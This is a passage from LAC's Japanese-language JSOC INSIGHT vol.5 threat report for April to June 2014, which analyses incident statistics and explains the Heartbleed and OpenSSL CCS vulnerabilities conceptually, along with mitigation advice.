LAC

JSOC INSIGHT

vol.5

2014 年 11 月 11 日

JSOC Analysis Team

JSOC JAPAN SECURITY OPERATION CENTER

JSOC INSIGHT Vol.5

1　はじめに

JSOC(Japan Security Operation Center)とは、株式会社ラックが運営するセキュリティ監視センターであり、「JSOC マネージド・セキュリティ・サービス(MSS)」や「24+ シリーズ」などのセキュリティ監視サービスを提供しています。JSOC マネージド・セキュリティ・サービスでは、独自のシグネチャやチューニングによってセキュリティデバイスの性能を最大限に引き出し、そのセキュリティデバイスから出力されるログを、専門の知識を持った分析官(セキュリティアナリスト)が 24 時間 365 日リアルタイムで分析しています。このリアルタイム分析では、セキュリティアナリストが通信パケットの中身まで詳細に分析することに加えて、監視対象への影響有無、脆弱性やその他の潜在的なリスクが存在するか否かを都度診断することで、セキュリティデバイスによる誤報を極限まで排除しています。緊急で対応すべき重要なインシデントのみをリアルタイムにお客様へお知らせし、最短の時間で攻撃への対策を実施することで、お客様におけるセキュリティレベルの向上を支援しています。

本レポートは、JSOC のセキュリティアナリストによる日々の分析結果に基づき、日本における不正アクセスやマルウェア感染などのセキュリティインシデントの発生傾向を分析したレポートです。JSOC のお客様で実際に発生したインシデントのデータに基づき、攻撃の傾向について分析しているため、世界的なトレンドだけではなく、日本のユーザが直面している実際の脅威を把握することができる内容となっております。

本レポートが、皆様方のセキュリティ対策における有益な情報としてご活用いただけることを心より願っております。

Japan Security Operation Center
Analysis Team

【集計期間】

2014 年 4 月 1 日 ～ 2014 年 6 月 30 日

【対象機器】

本レポートは、ラックが提供する JSOC マネージド・セキュリティ・サービスが対象としているセキュリティデバイス（機器）のデータに基づいて作成されています。

2　エグゼクティブサマリ

本レポートは、2014 年 4 月～6 月に発生したインシデント傾向の分析に加え、特に注目すべき脅威をピックアップしてご紹介します。

➢ 世界中で広く利用されている暗号ライブラリ(OpenSSL)の脆弱性を悪用する攻撃

４月上旬に公開された暗号ライブラリ(OpenSSL)の Heartbeat 機能の脆弱性は、悪用の方法が容易であった為に非常に短期間で脆弱性の発表から攻撃手法の公開までに至りました。さらに、攻撃者にとって有利な条件が揃っていた為に、攻撃が成功した可能性が高い重要インシデントが多数発生しました。

また、その後に公開された Change Cipher Spec(CCS)の脆弱性では、攻撃が成功した事例は確認していないものの、脆弱なままのホストを多数確認しました。これは前述した Heartbeat 機能の脆弱性対策で安心してしまい、対処が遅れたものと推察されます。

原因は様々ですが、いずれの脆弱性においても、お客様が対策を実施したと認識されているホストで再度脆弱性が見つかる事例が相次いでおり、脆弱性への対策はパッチを適用するのみではなく、その脆弱性が実際に解消されていることを確認することが非常に重要です。

➢ ボットネットからの大規模な攻撃とその影響

４月から６月にかけてボットネットを構成していると考えられる世界中のホストから大量の攻撃を検知しました。今回の攻撃が悪用していた脆弱性に目新しさはなく、以前から継続していた攻撃が大きく増減を繰り返しました。その結果、件数は少ないものの攻撃成功事例を確認しており、運用中のホストに脆弱な環境が放置されていないか、設定が適切に行われているか、定期的に確認をすることが重要です。

➢ 日本を標的とした攻撃が続く

日本国内メーカやブログなどで利用されている Contents Delivery Network サービス(CDN サービス)内のコンテンツが改ざんされ、当該ページを閲覧したユーザが不正なサイトに誘導され、オンラインバンキングで使用する認証情報等を窃取するマルウェアがダウンロードされる事例が発生しました。感染源やマルウェアの挙動から、明確に日本国内を標的としていると考えられます。オンラインバンキングを巡っては、個人ユーザのみではなく法人や団体なども標的となる事例が増えてきており、被害額が大きくなる傾向にあるため、オンラインバンクの利用に当たっては以前にも増して注意が必要です。

3　JSOC における重要インシデント傾向

3.1　重要インシデントの傾向

JSOC では、IDS/IPS、ファイアウォールで検知したログをセキュリティアナリストが分析し、検知した内容と監視対象への影響度に応じて 4 段階のインシデント重要度を決定しています。このうち、Emergency、Critical に該当するインシデントは、攻撃の成功や被害が発生している可能性が高いと判断される重要なインシデントです。

表 1 インシデントの重要度と内容

分類	重要度	インシデント内容
重要インシデント	Emergency	攻撃成功を確認したインシデント
	Critical	攻撃成功の可能性が高いインシデント、攻撃失敗が確認できないインシデント マルウェア感染を示すインシデント
参考インシデント	Warning	攻撃失敗を確認したインシデント
	Informational	スキャンなど実害を及ぼす攻撃以外の影響の少ないインシデント

図 1 に、2014 年 4 月から 6 月の重要インシデントの件数推移を示します。

インターネットからの攻撃による重要インシデントの発生件数は、4 月 4 週から 6 月 1 週の間に多い特徴が見られます(図 1-[1])。

これは、Apache Struts の脆弱性(CVE-2014-0094, CVE-2014-0112, CVE-2014-0113)や、OpenSSL の情報漏えいの脆弱性(CVE-2014-0160)など、公表されたばかりの脆弱性がすぐに攻撃に悪用されたことが原因です。

内部から発生した重要インシデントの発生件数は、4 月 1 週から 3 週にかけて、依然として昨年度末までと同様に、オンラインバンキングを標的とするマルウェアである Neverquest[1]への感染が多く発生しました。(図 1-[2])。4 月の 4 週に減少に転じて以降は、大きな傾向変化は見受けられません。




図 1 重要インシデントの件数推移(2014 年 4 月～6 月)

[1] JSOC INSIGHT vol.4
http://www.lac.co.jp/security/report/2014/07/22_jsoc_01.html


3.2　発生した重要インシデントに関する分析

図 2 は、インターネットからの攻撃による重要インシデントの内訳です。

４月から６月にインターネットからの攻撃による重要インシデント数は 271 件にのぼり、１月から３月の重要インシデント数（118 件）と比較して、大幅に増加しました。これは、Apache Struts や OpenSSL の脆弱性や、Web サーバの設定不備に起因したインシデントが増えたことが原因と考えられます。

Web サーバに対する不審なファイルのアップロードの試みについても、今期も依然として多数検知されました。これは、「WordPress」などに代表される CMS（Contents Management System）の機能拡張を目的として第三者が配布しているプラグインの脆弱性を悪用した攻撃が、ページ改ざんの手段の一つとして狙われることが増え、日常的に発生しているためです。CMS 本体に脆弱性が無い場合でも、プラグインの脆弱性によって侵入されてしまうこともあることから、CMS 自体のバージョンアップに加え、プラグインを利用する場合には、CMS 本体とは別にサポート体制や、脆弱性発見時の対応などを考慮する必要があります。

また、ホストの設定不備が原因で重要なファイルが外部から見えてしまったり、Web サーバがスパムメールの踏み台とされる事例等も発生しております。特に、Web・SMTP・DNS といった公開サーバに設定不備が無いか、運用しているミドルウェアに脆弱性が存在しないか、サポートが終了したミドルウェアを利用していないかなどを定期的に確認を行う必要があります。



a. 2014 年 1～3 月　　**b. 2014 年 4～6 月**

図 2 インターネットからの攻撃による重要インシデントの内訳

図 3 はインターネットからの攻撃による重要インシデントの検知件数推移です。4 月 4 週から 5 月 1 週に Apache Struts の新たな脆弱性を狙った攻撃が増加しており、ミドルウェアが攻撃の標的として狙われやすいことを示していると考えられます。(図 3-[1])

さらに、その翌週には OpenSSL の Heartbeat 機能の脆弱性が公表されました。複数の攻撃実証コードがすぐに公開されたことやその手法が容易なことから、大規模な攻撃へと発展し、短期間に重要インシデントが多数発生しました。また、５月３週目以降は重要インシデントの発生件数は減少しているものの、その後も脆弱な環境が見つかり続けていることから、対策が容易ではないことが伺えます。(図 3-[2])





図 3 インターネットからの攻撃による重要インシデントの件数推移(2014 年 4 月～6 月)

図 4 にネットワーク内部における重要インシデントの内訳を示します。4 月から 6 月にネットワーク内部における重要インシデントは 413 件であり、1 月から 3 月の重要インシデント数（417 件）と比較して、大きな変化はありませんでした。また、情報窃取を目的としたマルウェアへの感染と、内部ホストが外部ホストへ攻撃を行うマルウェアの感染の 2 つに大別できました。

4 月から 6 月のネットワーク内部のホストから外部のホストへの攻撃は、CGI モードの PHP における脆弱性(CVE-2012-1823)を悪用した攻撃や、SQL インジェクション、クロスサイトスクリプティング、CMS に対するブルートフォース攻撃など多岐に渡りました。

JSOC で検知した事例では、お客様管理のネットワークカメラが何らかのマルウェアに感染し外部へ攻撃を行っていた事例や、お客様の管理ホストがアプライアンス製品であり、DoS 攻撃の踏み台として悪用されたという特徴的な要因も見られました。

最近、日本国内のオープン・リゾルバを踏み台とした攻撃発生に起因すると考えられるパケットの増加[2]についての情報が公開され、家庭用ブロードバンドルータなどの設定不備が DoS 攻撃に悪用されることが増えています。特に組み込み系の製品は、内部で利用されているソフトウェアの種類やバージョンについて製品メーカが公開していないことが多く、脆弱性などに関する対応が製品メーカに依存せざるを得ないことが、セキュリティ対策の盲点になっています。このような製品の利用にあたってはメーカのサポート体制を購入時に確認するなど、一層の注意が必要です。



a. 2014 年 1～3 月 **b. 2014 年 4～6 月**

図 4 ネットワーク内部から発生した重要インシデントの内訳

[2]日本国内のオープン・リゾルバを踏み台とした攻撃発生に起因すると考えられるパケットの増加について
http://www.npa.go.jp/cyberpolice/detect/pdf/20140723.pdf

4　今号のトピックス

4.1　暗号ライブラリ（OpenSSL）の脆弱性を悪用する攻撃について

4.1.1　Heartbleed 攻撃

2014 年 4 月上旬に公開された OpenSSL の脆弱性を悪用した攻撃（HeartBleed 攻撃）は、OpenSSL の Heartbeat 機能の実装不備を悪用した攻撃で、悪意のある Heartbeat リクエストを攻撃対象ホストに送信することで、OpenSSL を使用しているプロセスがメモリ情報を付加して返信してしまい、秘密鍵やパスワード、クレジットカード番号といった攻撃対象ホストのメモリ上に保持されている情報を窃取する攻撃です。

本脆弱性の対象となる OpenSSL バージョンは、以下の通りです。

- OpenSSL 1.0.1 から 1.0.1f
- OpenSSL 1.0.2-beta から 1.0.2-beta1

OpenSSL の Heartbeat 機能は、実際の通信が発生していない間も SSL/TLS のセッションを維持することを目的に、バージョン 1.0.1 から実装されました。この機能は、クライアントからの特定の長さの Heartbeat リクエストを送信すると、SSL サーバは受け取ったリクエスト長の Heartbeat レスポンスを返信し、SSL/TLS セッションの接続を維持します。

図 5　Heartbeat 機能の概略図

しかし、脆弱性のある OpenSSL を利用した環境では、クライアントから Heartbeat リクエスト長より大きいサイズを指定して Heartbeat リクエストを送信することで、SSL サーバが「Hello」メッセージ以降に本来第三者に見えてはならないメモリ上の情報を付与してリクエストされたデータ長分の Heartbeat レスポンスを返信します。

図 6 Heartbleed 攻撃の概略図




図 7　Heartbleed 攻撃のリクエスト例




図 8 Heartbleed 攻撃に脆弱な応答例

OpenSSL を利用した環境では、必ずメモリ上に秘密鍵情報を保持している為、本攻撃により秘密鍵が漏えいする可能性があります。また一般的に、OpenSSL を利用した多くの Web サーバは、会員情報など機密性が高い情報を扱うことが多く、本攻撃によりその情報が漏えいすることが懸念されます。 （図 9）

同様に、脆弱なバージョンの OpenSSL を利用したクライアントにおいても、外部からの悪意のある Heartbeat リクエストをクライアントが受信すると、クライアントのメモリ上に保持している情報を漏えいしてしまう可能性があります。




図 9 Heartbleed 攻撃により認証ページへのリクエスト内容が漏洩した事例

4.1.2 Heartbleed 攻撃の検知傾向

図 10 に Heartbleed 攻撃の検知件数および重要インシデントの件数推移を示します。

OpenSSLの脆弱性公開以来、JSOCでは本脆弱性の有無を調査する通信や、本脆弱性を悪用した攻撃通信を多数検知しました。本脆弱性に関連した攻撃の検知件数は、脆弱性公開の直後から爆発的に増加したものの、2014 年 5 月以降徐々に減少しました。JSOC ではこれまで新しい脆弱性が一度公開されるとその脆弱性を悪用した攻撃が急増し、一定期間の後、件数が減少する傾向を観測する事例が多くあり、本脆弱性についても、同様の傾向がありました。




図 10 Heartbleed 攻撃の攻撃件数および重要インシデントの件数推移

この期間、攻撃が成功している可能性が高いと判断した重要インシデントが多数発生しました。お客様の迅速な対応により、重要インシデントの発生は減少しておりますが、まだ一部のお客様において脆弱性のあるホストが見つかっております。

また、SSL/TLS サービス（443/TCP）の通信以外にも IMAP over SSL/TLS(993/TCP)などの OpenSSL を使用した暗号化通信に対する Heartbleed 攻撃を検知しております(表 2)。実際に、一部のメールのアプライアンス製品内で脆弱性のある OpenSSL を使用していた為に重要インシデントに繋がった事例も発生しました。

表 2 JSOC で検知した Heartbleed 攻撃のあて先ポートの例

送信先ポート	代表的なサービス
443/TCP	SSL/TLS
993/TCP	IMAP over SSL/TLS
995/TCP	POP3 over SSL/TLS

4.1.3 CCS の脆弱性を悪用した攻撃

2014 年 7 月に公開された OpenSSL の Change Cipher Spec(CCS)の脆弱性(CVE-2014-0224)[3]は、SSL/TLS 通信の暗号化方式を宣言するために使用される CCS メッセージのメッセージ処理に実装不備があり、CCS メッセージの送信タイミングを操作することによって中間者攻撃が可能になる可能性があります。

本脆弱性の対象となる OpenSSL バージョンは、以下の通りです。

[3] OpenSSL における Change Cipher Spec メッセージの処理に脆弱性
http://jvndb.jvn.jp/ja/contents/2014/JVNDB-2014-000048.html

・ サーバ側

OpenSSL 1.0.1 系列のうち 1.0.1g およびそれ以前

・ クライアント側

OpenSSL 1.0.1 系列のうち 1.0.1g およびそれ以前

OpenSSL 1.0.0 系列のうち 1.0.0l およびそれ以前

OpenSSL 0.9.8 系列のうち 0.9.8y およびそれ以前

図 11 に CCS の脆弱性を悪用したと思われる通信の検知件数推移を示します。

本脆弱性の公開以降、JSOC では本脆弱性を悪用したと思われる通信を多数検知しましたが、これらの通信は通常とは異なるタイミングで CCS メッセージが送信されていたことを検知したにすぎず、悪意を持った通信であるか判断することが出来ませんでした。また、お客様が運用中のホストにて中間者攻撃が成功した事例はまだありませんが、脆弱性のあるホストが見つかっております。




図 11　CCS の脆弱性（CVE-2014-0224）に関連すると思われる通信の攻撃件数推移

4.1.4　両脆弱性の対策上の注意点

Heartbleed 攻撃への対策方法は以下のとおりです。

・ The OpenSSL Project、ソフトウェアベンダがリリースしたパッチやアップデートの適用

・ Heartbeat 機能の無効化

お客様環境にて本脆弱性の影響を受けるホストが存在し、攻撃された痕跡が見つかった場合には、それまで利用していた証明書を失効し、新規の秘密鍵を用いた証明書を利用する必要があります。

また、CCS の脆弱性（CVE-2014-0224）への対策方法は以下のとおりです。

・ The OpenSSL Project、ソフトウェアベンダがリリースしたパッチやアップデートの適用

また、JSOC では、最新の OpenSSL にアップデートしたにもかかわらず、依然としてこれらの脆弱性の影響を受ける状態のままであった事例を確認しました。これは、当該ホストで OpenSSL のアップデートを行ったものの、OpenSSL を使用していたサービスの再起動を実施していなかったことや、複数バージョンの OpenSSL が導入されており、一部のアプリケーションが古い OpenSSL ライブラリを参照していたことが原因でした。本脆弱性への対策実施後、必ず対象ホストにて対策が完了しているか確認をしてください。

対象ホストの外部公開サービスが本脆弱性の影響を受けるかどうかを確認する方法として、脆弱性診断ツールや外部のサービスを使用することができます。ただし、これらのツールや外部サービスでは確認した結果を当該サイトに掲載されてしまう等、意図しない情報提供をしてしまう可能性がある為、十分理解したうえでご利用を判断してください。




図 12 SSL に対する総合的なテストを行うことができるサイト

（Qualys 社　https://www.ssllabs.com/ssltest/index.html）

4.2 ボットネットからの大規模な攻撃による検知傾向の変化について

4.2.1 特定のファイル設置を試みる Web ページ改ざんの増加について

図 13 に、HTTP プロトコルの PUT メソッドを用いた Web ページ改ざんの試みの検知件数推移を示します。

これまで、JSOC では日常的に本攻撃を検知していましたが、短期間ではあるものの 5 月末に大きく増加しました。ただし、本期間中攻撃の成功は確認しておりません。

